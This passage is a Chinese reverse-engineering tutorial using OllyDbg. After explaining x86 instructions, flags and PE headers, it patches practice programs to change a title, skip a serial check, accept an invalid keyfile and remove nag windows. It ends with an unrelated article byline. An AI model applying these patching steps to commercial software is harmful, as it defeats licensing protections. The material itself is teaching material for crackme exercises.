但有时候需要 Ring0 级别才能进行操作，那咋整？我们可以通过系统为我们搭建的桥梁：API 函数，也称之为系统提供给我们的接口。因为系统只信任自己提供的函数，所以我们要通过 API 才能实现对内核的操作。你可以这么想，假如我送给你一辆法拉利跑车，恩，你没听错，是假如，不是真的！那你要怎么来驾驶她？没错，要通过踩油门来加速，要通过打方向盘来转弯。而油门，方向盘就是所谓的接口，对于法拉利来说，它们就是 API 函数。

4）关于 CALL 指令

Call 有以下几种方式：

方式一：call 404000h ;直接跳到函数或过程的地址

方式二：call eax ;函数或过程地址存放在 eax

方式三：call dword ptr [eax]

方式四：call dword ptr [eax+5]

方式五：call dword ptr [<&API>] ;执行一个系统 API

5）关于 mov 指令

mov 指令格式：mov dest, src

这是一个很容易理解的指令，mov 指令将 src 的内容拷贝到 dest，mov 指令总共有以下几种扩展。

第 1 种：movs/movsb/movsw/movsd edi，esi：这些变体按串/字节/字/双字为单位将 esi 寄存器指向的数据复制到 edi 寄存器指向的空间。

第 2 种：movsx 符号位扩展，byte->word，word->dword （扩展后高位全用符号位填充），然后实现 mov。

第 3 种：movzx 零扩展，byte->word，word->dword（扩展后高位全用 0 填充），然后实现 mov。

6）关于 cmp 指令

cmp 指令格式：cmp dest, src

cmp 指令比较 dest 和 src 两个操作数，并通过比较结果设置 C/O/Z 标志位。

cmp 指令大概有以下几种格式：

第 1 种：cmp eax, ebx ;如果相等，Z 标志位置 1，否则 0.

第 2 种：cmp eax, [404000] ;将 eax 和 404000 地址处的 dword 型数据相比较并同上置位。

第 3 种：cmp [404000], eax ;同上。

7）标志位

这个概念在破解中起到的作用是至关重要的。事实上所有的标志位归并与一个 32 位的标志位寄存器，也就是说有 32 个不同的标志位。每个标志位有两个属性：置 1 或置 0，就相当于我们平时说的 OK 或不 OK。在逆向中，你真正需要关心的标志位只有三个，也就是 cmp 指令能修改的那三个：Z/O/C。

第一：Z 标志位（0 标志），这个标志位是最常用的，运算结果为 0 时候，Z 标志位置 1，否则置 0。

第二：O 标志位（溢出标志），在运行过程中，如操作数超出了机器能表示的范围则称为溢出，此时 OF 位置 1，否则置 0。

第三：C 标志位（进位标志），记录运算时从最高有效位产生的进位值。例如执行加法指令时，最高有效位有进位时置 1，否则置 0。

8）关于 test 指令

test 指令格式：test dest, src

这个指令和 and 指令一样，对两个操作数进行按位的“与”运算，唯一不同之处是不将“与”的结果保存到 dest。即本指令对两个操作数的内容均不进行修改，仅是在逻辑与操作后，对标志位重新置位。

9）关于条件跳转指令

条件跳转指令，就是根据各种不同标志位的条件判断是否成立，条件成立则跳转。

10） patch

patch 也就是我们平时所说的补丁。所谓给程序打补丁就是我们对程序破解所进行的修改。OllyDBG 的“/”可以查看所有打过的补丁。

11）PE 文件头

为什么需要了解 PE 结构？大家想象一下，某天在班上，我突然想知道小明同学今天穿什么颜色的裤子，要怎么办呢？点名让小明同学站起来？不行，因为老师在上课呢。那我就只好掏出班级里的座位名单，然后找到小明的名字，看是在第几行第几列就找到了，然后在看她的裤子是什么颜色，对啵？其实如果把 PE 结构比作我们刚才提到的班级，那么座位名单就是 PE 文件头了。

PE（PortableExecutable）可执行文件结构是一样规范，发明这个主要用来指导系统如何执行你所设计的程序。编译器已经为你将代码按照 PE 结构的形式编译链接为可执行文件，这过程只是它默默的完成，所以我们没有察觉。但是我们现在学习的是逆向，所以连一条毛我们都不能放过。

PE 文件结构有一个非常优势的地方就是它在硬盘上的存储结构跟载入内存时候的存储结构是一样的。所以，只要你了解如何在 PE 文件结构里边找出某样你想要的东西，那么当这个文件映射到内存后，你也可以很容易的找到它（因为 OD 是动态调试，程序需要先载入内存嘛）。

内存中的一个模块代表一个可执行文件进程所需要的所有代码、数据、资源的集合。

牛刀小试：修改标题和破解验证程序

1.初试牛刀：修改软件标题

任务要求：通过 OD 将程序的标题“I love fishc.com”改为“Iam JiaYuntian”。如图 4 所示。

图 4

具体操作步骤如下：

第 1 步：打开 OD。按 F3 载入程序 hello.exe。粗略浏览汇编代码，发现是一些乱七八糟的东西。Ctrl+F2 重新载入程序回到入口点 OEP。一直按 F8 单步步过，注意观察窗口各处信息的变化，一直按到出现对话框。此时停在下图的这个 call 上。

```
004011CD   .  50            push    eax
004011CE   .  E8 32FEFFFF   call    00401005
```

第 2 步：找到标志行，按 F2 设下断点（或者双击该行）。Ctrl+F2 重新载入，直接按 F9 运行到断点处，按 F7 单步步入这个 call 里。如图 5 所示。





图 5

第 3 步：查找修改内容。进入到这里后，继续按 F8 单步往下执行。在“0040102C”处就找到了我们要修改的地方。在左下方的数据窗口里按 Ctrl+G，键入地址 00422030，确认：



第 4 步：修改内容。在第一行的地方按空格，修改标题内容。此处应注意，16 进制数字末尾处应加上 00（因为字符串是以 0 结尾的，C 语言编程里有学到。）如图 6 所示。




图 6

第 5 步：修改并执行程序。点击确定，修改完成。按 F9 继续执行程序。修改到此成功，如图 7 所示。




图 7

2．调试案例：破解序列号验证程序

在 Windows 中，只要 API 函数被使用，想对寻找蛛丝马迹的人隐藏一些东西是比较困难的。因此，分析一个程序时，用什么 API 函数作为切入点就显得比较关键了。先把 TraceMe 这个序列号验证程序流程图给大家展示出来，如图 8 所示。




图 8

第 1 步：运行源文件。如图 9 所示。




图 9

第 2 步：加载目标文件调试。设置 OllyDbg 中断在程序的入口点，如图 10 所示。

图 10

加载之前，我们先看看以下名词。

✧ System breakpoint：系统断点，OllyDbg 用 CreateProcessA 加载 DEBUG_ONLY_THIS_PROCESS 参数执行，程序运行之后会触发一个 INT13，在系统空间里。

✧ Entry point of main module：主模块的入口点，即文件的入口点。

✧ WinMain：程序的 WinMain()函数入口点。

第 3 步：找到 API 函数。

本例中是 GetDlgItemTextA 或 GetDlgItemTextW，在它下方的调用处及以下会出现之前写入的用户名和密码。通过设置 Z 标志位（本例为 Je 处），将 je 修为 nop，保存、备份，就完成了修改 TraceMe。步骤如图 11 所示。

↓

↓

```
004011D5                    .  7C 71
004011D7                    .  8D5424 4C
004011DB                    .  53
004011DC                    .  8D8424 A000
004011E3                    .  52
004011E4                    .  50
004011E5                    .  E8 56010000
004011EA                    .  8B3D BC4040
004011F0                    .  83C4 0C
004011F3                    .  85C0
004011F5                    .  74 37
004011F7                    .  8D4C24 0C
004011FB                    .  51
004011FC                    .  68 E4544000
00401201                    .  FF15 604040
00401207                    .  6A 00
00401209                    .  6A 6E
0040120B                    .  56
0040120C                    .  FFD7
0040120E                    .  8B1D A44040
00401214                    .  50
00401215                    .  FFD3
00401217                    .  6A 00
堆栈地址=0012F8B8, (ASCII "jiajia")
edx=77CA70F4 (ntdll.KiFastSystemCallRet)
```

↓

```
mov     ebx, eax
call    edi
mov     al, byte ptr [esp+4C]
test    al, al
je      short 00401248
cmp     ebx, 5
jl      short 00401248
lea     edx, dword ptr [esp+4C]
push    ebx
lea     eax, dword ptr [esp+A0]
push    edx
push    eax
```

GetD

```
寄存器 (FPU)
EAX 0012F908 ASCII "8765456"
ECX 76E96F42 USER32.76E96F42
EDX 0012F8B8 ASCII "jiajia"
EBX 00000006
ESP 0012F864
EBP 0012F994
ESI 00260300
EDI 76EF3D14 USER32.GetDlgItemTextA
EIP 004011E4 TraceMe.004011E4
```

↓

```
.  84C0          test    al, al
.  74 76         je      short 00401248
.  83FB 05       cmp     ebx, 5
.  7C 71         jl      short 00401248
.  8D5424 4C     lea     edx, dword ptr [esp+4C]
.  53            push    ebx
.  8D8424 A0000  lea     eax, dword ptr [esp+A0]
.  52            push    edx
.  50            push    eax
.  E8 56010000   call    00401340
```

↓

```
E8 56010000  call    00401340
8B3D BC40400 mov     edi, dword ptr [<&USER32.GetDlg  USER
83C4 0C      add     esp, 0C
85C0         test    eax, eax
74 37        je      short 0040122E
8D4C24 0C    lea     ecx, dword ptr [esp+C]
51           push    ecx                              Stri
68 E4544000  push    004054E4                         Stri
```

```
EDI 76EC42BB USER32.
EIP 004011F5 TraceMe
C 0  ES 0023 32位 0(
P 1  CS 001B 32位 0(
A 0  SS 0023 32位 0(
Z 0  DS 0023 32位 0(
S 0  FS 003B 32位 7F
```

↓





图 11

调试成功后，下面用相应指令修改，生成可执行文件，如图 12 所示。






图 12

【小提示】调试技巧总结。

（1）F2 下断点，按【Alt+b】打开断点编辑器，可编辑所有下过的断点，空格键可快速切换断点状态。

（2）当位于某个 CALL 中，这时想返回到调用这个 CALL 的地方时，可以按【Ctrl+F9】快捷键执行返回功能。这样 OD 就会停在遇到的第一个返回命令（如 RET、RETF 或 IRET）。

（3）如果跟进系统 DLL 提供的 API 函数中，此时想返回到应用程序领空里，可以按快捷键【Alt+F9】执行返回到用户代码命令。

（4）所谓领空，实际上就是指在某一时刻，CPU 执行的指令所在的某段代码的所有者。

（5）如 004013F7 这类地址一般是可执行文件领空，7C8114AB 这类大地址一般是系统 DLL 所在的地址空间。

（6）程序通常读取文本框内容的字符串用的是以下两个函数：GetDlgItemTextA（GetDlgItemTextW），GetWindowTextA（GetWindowTextW）。

（7）一般我们要结合经验通过猜测的方式多尝试几遍设陷阱，找出相关的函数。

（8）按【Ctrl+G】键打开跟随表达式的窗口。也可以通过“Ctrl+N”键打开应用程序的导入表（输入表），然后查看应用程序总共导入了哪些函数来以此推断需要在哪里挖坑下陷阱！

（9）关于返回值，汇编代码的返回值约定是存放在 eax 这个寄存器里边的，如果 32 位的 eax 不够存放返回值，系统会将返回值放在内存某个位置并把该位置的地址放在 eax 返回。

实战案例：软件破解完全接触

1．破解逆向分析软件

reverse 就是逆向的意思，软件运行效果如图 13 所示。




图 13

第 1 步：进入之后，按 F8 定位到这个 jnz 位置。经过试验，发现如果跳转未实现的话，会直接弹出失败信息的 messagebox，如图 14 所示。




图 14

第 2 步：通过设置，将此处的 jnz 跳转实现。（方法：将零标志位“Z”改为 0）。接着往下走，此处的 jnz 同理也改为跳转实现，如图 15 所示。




图 15

凡是跳转到此地“keyfile is not valid.sorry”的跳转都要使之相反，否则依然失败。碰到 JL 的跳转。即是 S 标志位和 O 标志位不同，jl 指令会跳转。不让它跳转的话，就将二者修改为相同，任意改其中一个都行，如图 16 所示。




图 16

第 3 步：现在来到此处 jmp，发现已经连接到了跳转成功之处了！如图 17 所示。




图 17

第 4 步：下面添上我们需要的补丁，然后保存。需要改为跳转的，用 jmp 汇编进去；需要改为不跳转的，直接用 nop 汇编。保存修改后的文件，运行如图 18 所示。

图 18

2．去除讨厌的 NAG 窗口

nag 本意是烦人的意思，nag 窗口是软件设计者用来时不时提醒用户购买正版的警告窗口。软件设计者可能认为当用户忍受不了试用版中的这些烦人的窗口时，就会考虑购买正式版本。一般 nag 在程序启动或退出的时候弹出来，或者在程序运行的某个时刻突然蹦出来吓你一跳。今天的任务是用不同的几种方法来去除烦人的 NAG 窗口。一般情况下，一个注册后的软件，他是不会弹出 NAG 窗口的。所以，一般在程序启动的时候，他会有一段代码检查改程序是否已经被注册，我们可以先把这个程序的注册破解掉，NAG 窗口即会自动消失。

试验软件：RegisterMe.exe。

把程序运行一遍之后我们发现程序有两个 NAG，一个是在程序界面启动前出现，另一个是在程序关闭后出现的。如图 19 所示。

图 19

步骤 1：打开 OD 载入该文件，跳过第一个提示框的 4 种方法。如图 20 所示。




图 20

（1）je 处汇编为 jmp，如图 21 所示。




图 21

（2）选中鼠标右键，在弹出的菜单中选择【二进制】→【用 nop 填充】，如图 22 所示。




图 22

（3）将 push 0 改为 push 1（因为 1 是一个不存在的句柄，从而导致下面的 messagebox 也不存在。也就是句柄无意义，子进程就消失），如图 23 所示。




图 23

（4）修改程序入口点。

进入内存分布图，找到 PE 文件头，双击进入并找到 AddressOfEntryPoint。它在内存中的对应地址为 4000E8。回到 cpu 中，在数据模块中按下【ctrl+g】，并填入 4000E8，将其本来的入口点值 1000 修改为 1024，如图 24 所示。




图 24

步骤 2：回到 cpu 窗口中，在数据部分找到跟随地址 00400E8，如图 25 所示。




图 25

步骤 3：对此处进行修改，将 00 改为 24。这样，程序的入口位置就由 1000 变为 1024，就跳过了第一个 NAG 弹出窗口 messagebox，如图 26 所示。

图 26

步骤 4：再处理之后的另一个 NAG 弹出窗口。可以使用 nop 汇编掉，也可以将 push 0 改为 push 1 进行修改。在这里，GetModuleHandleA 这个 API 函数用于获取程序的 ImageBase（基址）。这个程序的 MessageBox 的 OwnerHandle（父窗口句柄）为 0（NULL），我们可以将这个值改为一个不存在的值，例如 1，这样它就找不到，就不会被显示出来。

通过上面的操作，我们可以非常方便地达到调试目的。尤其是掌握相关指令后，多多实践、灵活运用，就可以达到灵活观察和控制目标软件的目的。

（完）

Android 移动智能终端安全视频通信

文/图 袁琦 张帆（通信作者） 甘加升
武汉轻工大学数学与计算机学院

